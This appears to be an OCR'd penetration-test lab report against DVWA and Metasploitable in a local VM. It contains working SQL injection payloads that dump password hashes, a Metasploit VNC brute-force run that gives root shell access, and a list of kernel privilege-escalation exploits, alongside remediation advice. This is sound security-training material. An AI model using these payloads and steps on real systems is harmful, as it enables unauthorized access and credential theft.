
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

We used the Damn Vulnerable Web Application(DVWA) to discover this vulnerability.



Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.


General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low

FD6.3.4. Description (Screenshot of the vulnerability + severity rating)

DVWA SQL injection is a vulnerability in the Damn Vulnerable Web Application (DVWA) that enables attackers to alter SQL queries via input fields. This vulnerability can be exploited to gain unauthorized access to databases and extract or manipulate sensitive data.



```
ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 1
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 2
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 3
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 4
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user_id, password FROM users #
First name: 5
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Severity Rating: High

FD6.3.5. Exploitation (Steps How did you identify the proper exploit and how you exploited?)

SQL Injection Attack on DVWA (Low Security):

Payload 1: ' OR '1'='1'--

1) Access DVWA: Open your browser and navigate to DVWA.

2) Select SQL Injection: Click on the "SQL Injection" section under the "Vulnerabilities" tab.

3) Identify the Input Field: In the "Vulnerability: SQL Injection" section, locate the input field labeled "User ID."

4) Craft SQL Injection Payload: Use the following SQL injection payload in the "User ID" input field:

' OR '1'='1'--

Explanation: This payload closes the single quotes of the original query and appends a condition that always evaluates to true ('1'='1'). The double hyphen -- is used to comment out the remaining part of the original query, ensuring that it doesn't interfere with the injected condition.

5) Submit the Payload: Click the "Submit" button to send the crafted SQL injection payload to the server.

Inspect the Results: The server should respond with data from the database, as the injected condition '1'='1' is always true, bypassing any authentication checks. This demonstrates a successful SQL injection attack.

Payload 2: 'UNION SELECT table_name, NULL FROM information_schema.tables --

Repeat steps 1-6, replacing the SQL injection payload with the following:

'UNION SELECT table_name, NULL FROM information_schema.tables --

Explanation: This payload utilizes the UNION SELECT statement to append the results of a query to the original results. It retrieves the table names from the information schema, providing insights into the database structure.

Payload 3: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --

Repeat steps 1-6, replacing the SQL injection payload with the following:

'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --

Explanation: Similar to Payload 2, this payload retrieves column names from the "users" table. It helps in understanding the structure of the "users" table, which can be crucial for further exploitation or data extraction.

Payload 4: 'UNION SELECT user, password FROM users --

Repeat steps 1-6, replacing the SQL injection payload with the following:

'UNION SELECT user, password FROM users --

This payload will retrieve the usernames and passwords from the "users" table in the database.

FD6.3.6. Impact

- Unauthorized Data Access: Attackers can access sensitive data.

- Data Manipulation: Attackers can modify or delete data.
- Application Disruption: The application may experience downtime.

FD6.3.7. Likelihood

High: SQL injection vulnerabilities are common and easily exploitable.

FD6.3.8. Risk

Significant: Potential for financial loss, reputational damage, and legal consequences.

FD6.3.9. Recommendations to fix

- Input Validation: Implement robust validation and sanitization.
- Parameterized Queries: Use prepared statements to separate SQL code from user input.
- Principle of Least Privilege: Limit database user privileges.
- Regular Audits: Conduct security assessments regularly.
- Security Training: Educate developers and administrators.
- Patch Management: Keep software up to date with security patches.

4. Risk Assessment

The penetration testing conducted has highlighted several critical vulnerabilities across different systems, emphasizing the necessity for immediate attention to fortify security measures. The most severe risks identified pertain to SQL Injection and VNC service misconfigurations, which could potentially allow attackers complete access to sensitive databases and remote control over networked systems, respectively. These vulnerabilities not only jeopardize the integrity and confidentiality of the organization’s data but also pose a significant threat to operational continuity.

The risk of Cross-Site Scripting (XSS) presents medium severity but is highly likely to occur, given its prevalence and the ease with which such attacks can be executed. XSS exploits could lead to data theft or manipulation, affecting user trust and compliance with data protection regulations. Similarly, although no specific findings were observed for Broken Authentication and Insecure Deserialization in this testing phase, the industry-wide frequency of these issues suggests a proactive review and reinforcement of authentication mechanisms and serialization processes should be considered to preempt future security challenges.

In conclusion, while some vulnerabilities like SQL Injection and VNC misconfiguration demand urgent remedial actions due to their high impact and likelihood of exploitation, others, though currently not evident, should not be neglected. Regular security assessments and updates to the organization's security protocols are recommended to address the evolving landscape of cyber threats effectively. The strategic implementation of enhanced security measures, alongside ongoing monitoring and rapid incident response capabilities, will be crucial in safeguarding the organization against both current and potential risks.

5. Recommendations

To mitigate the identified risks, it is essential to implement a series of robust security measures and adhere to best practices. For the high-risk vulnerabilities such as SQL Injection and VNC misconfigurations, immediate action should include the application of strict input validation, the use of parameterized queries, and the enforcement of strong, complex passwords. Additionally, configuring network services to use encrypted channels and implementing network-level authentication can significantly reduce the likelihood of unauthorized access.

For vulnerabilities related to Cross-Site Scripting (XSS), it is recommended to sanitize all user inputs and adopt comprehensive Content Security Policies (CSP) that effectively block malicious data. Regular security training for developers should be conducted to raise awareness about secure coding practices and the importance of regular updates to security libraries and frameworks. This proactive approach will help prevent vulnerabilities due to outdated or flawed software components.


Lastly, an organization-wide adoption of security frameworks and regular audits based on standards such as OWASP Top 10 and ISO 27001 can create a resilient security posture. Regular patch management, continuous monitoring of security logs, and immediate response to security incidents are crucial. By embedding security into the software development lifecycle and ensuring regular security assessments are part of routine operations, the organization can maintain a strong defense against emerging cyber threats.

6. Conclusion

In conclusion, the comprehensive penetration testing conducted as outlined in this report has illuminated several critical vulnerabilities across various systems and services. These vulnerabilities, if left unaddressed, pose significant risks to the integrity and security of the organization's network. The findings from the tests, particularly those related to common OWASP Top 10 vulnerabilities like SQL Injection and Cross-Site Scripting, underscore the urgent need for implementing robust security measures and updating current protocols.


The recommended remediations, including strengthening authentication mechanisms, enhancing input validation, and applying secure coding practices, are crucial steps toward fortifying the organization's defenses against potential threats. It is imperative that these recommendations be integrated promptly to mitigate the risks identified, ensuring the security and continuity of business operations. By addressing these vulnerabilities, the organization can significantly enhance its resilience against cyber-attacks and safeguard its valuable assets and data.

7. Appendices



```
Interact with a module by name or index. For example info 128, use 128 or use payload/windows/x64/vncinject/reverse_tcp

msf6 > use 88
msf6 auxiliary(scanner/vnc/vnc_login) > options

Module options (auxiliary/scanner/vnc/vnc_login):

   Name              Current Setting                              Required  Description
   ----              ---------------                              --------  -----------
   ANONYMOUS_LOGIN   false                                        yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false                                        no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                                            yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false                                        no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false                                        no        Add all passwords in the current database to the list
   DB_ALL_USERS      false                                        no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none                                         no        Skip existing credentials stored in the current database (Accepted: none, user
                                                                            , user&realm)
   PASSWORD                                                       no        The password to test
   PASS_FILE         /usr/share/metasploit-framework/data/wordl   no        File containing passwords, one per line
                     ists/vnc_passwords.txt
   Proxies                                                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                                                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basi
                                                                            cs/using-metasploit.html
   RPORT             5900                                         yes       The target port (TCP)
   STOP_ON_SUCCESS   false                                        yes       Stop guessing when a credential works for a host
   THREADS           1                                            yes       The number of concurrent threads (max one per host)
   USERNAME          <BLANK>                                      no        A specific username to authenticate as
   USERPASS_FILE                                                  no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false                                        no        Try the username as the password for all users
   USER_FILE                                                      no        File containing usernames, one per line
   VERBOSE           true                                         yes       Whether to print output for all attempts


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.229.129
RHOST => 192.168.229.129
msf6 auxiliary(scanner/vnc/vnc_login) > exploit

[*] 192.168.229.129:5900  - 192.168.229.129:5900 - Starting VNC login sweep
[!] 192.168.229.129:5900  - No active DB -- Credential data will not be saved!
[+] 192.168.229.129:5900  - 192.168.229.129:5900 - Login Successful: :password
[*] 192.168.229.129:5900  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

Kali 2024 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali 2024
Windows 10
Lab-11
Metasploitable
1 2 3 4
10:16
ishan@ishan: ~
File Actions Edit View Help
To direct input to this VM, click inside or press Ctrl+G.
VIX
+8.28%
Search
ENG
IN
14:16
4/2/2024




```
┌──(ishan㉿ishan)-[~]
└─$ vncviewer 192.168.229.129
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor.  Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```


```
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
root@metasploitable:/# whoami
root
root@metasploitable:/# dir
bin    dev   initrd      lost+found  nohup.out  root  sys  var
boot   etc   initrd.img  media       opt        sbin  tmp  vmlinuz
cdrom  home  lib         mnt         proc       srv   usr
root@metasploitable:/# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fc:7c:96
          inet addr:192.168.229.129  Bcast:192.168.229.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefc:7c96/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10804 errors:0 dropped:0 overruns:0 frame:0
          TX packets:13166 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:838058 (818.4 KB)  TX bytes:5902021 (5.6 MB)
          Base address:0x2000 Memory:fd5c0000-fd5e0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:207 errors:0 dropped:0 overruns:0 frame:0
          TX packets:207 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
```

Kali 2024 - VMware Workstation
File Edit View VM Tabs Help
Home
Kali 2024
Windows 10
Lab-11
Metasploitable
1 2 3 4
10:17
ishan@ishan: ~
File Actions Edit View Help
TightVNC: root's X desktop (metasploitable:0)
Eterm 0.9.4
Eterm Font Background Terminal
Workspace 1
02 Apr, Tue 14:17:09
Eterm 0.9.4
To direct input to this VM, click inside or press Ctrl+G.
VIX
+8.28%
Search
ENG
IN
14:17
4/2/2024




```
Linux Kernel < 2.6.36-rc4-git2 (x86-64) - 'ia32syscall' Emulation Privilege Escalation                   | linux_x86-64/local/15023.c
Linux Kernel < 2.6.36.2 (Ubuntu 10.04) - 'Half-Nelson.c' Econet Privilege Escalation                     | linux/local/17787.c
Linux Kernel < 2.6.37-rc2 - 'ACPI custom_method' Local Privilege Escalation                               | linux/local/15774.c
Linux Kernel < 2.6.7-rc3 (Slackware 9.1 / Debian 3.0) - 'sys_chown()' Group Ownership Alteration Privilege Escalation | linux/local/718.c
ReiserFS (Linux Kernel 2.6.34-rc3 / RedHat / Ubuntu 9.10) - 'xattr' Local Privilege Escalation           | linux/local/12130.py
Samba 2.2.8 (Linux Kernel 2.6 / Debian / Mandrake) - Share Privilege Escalation                          | linux/local/23674.txt

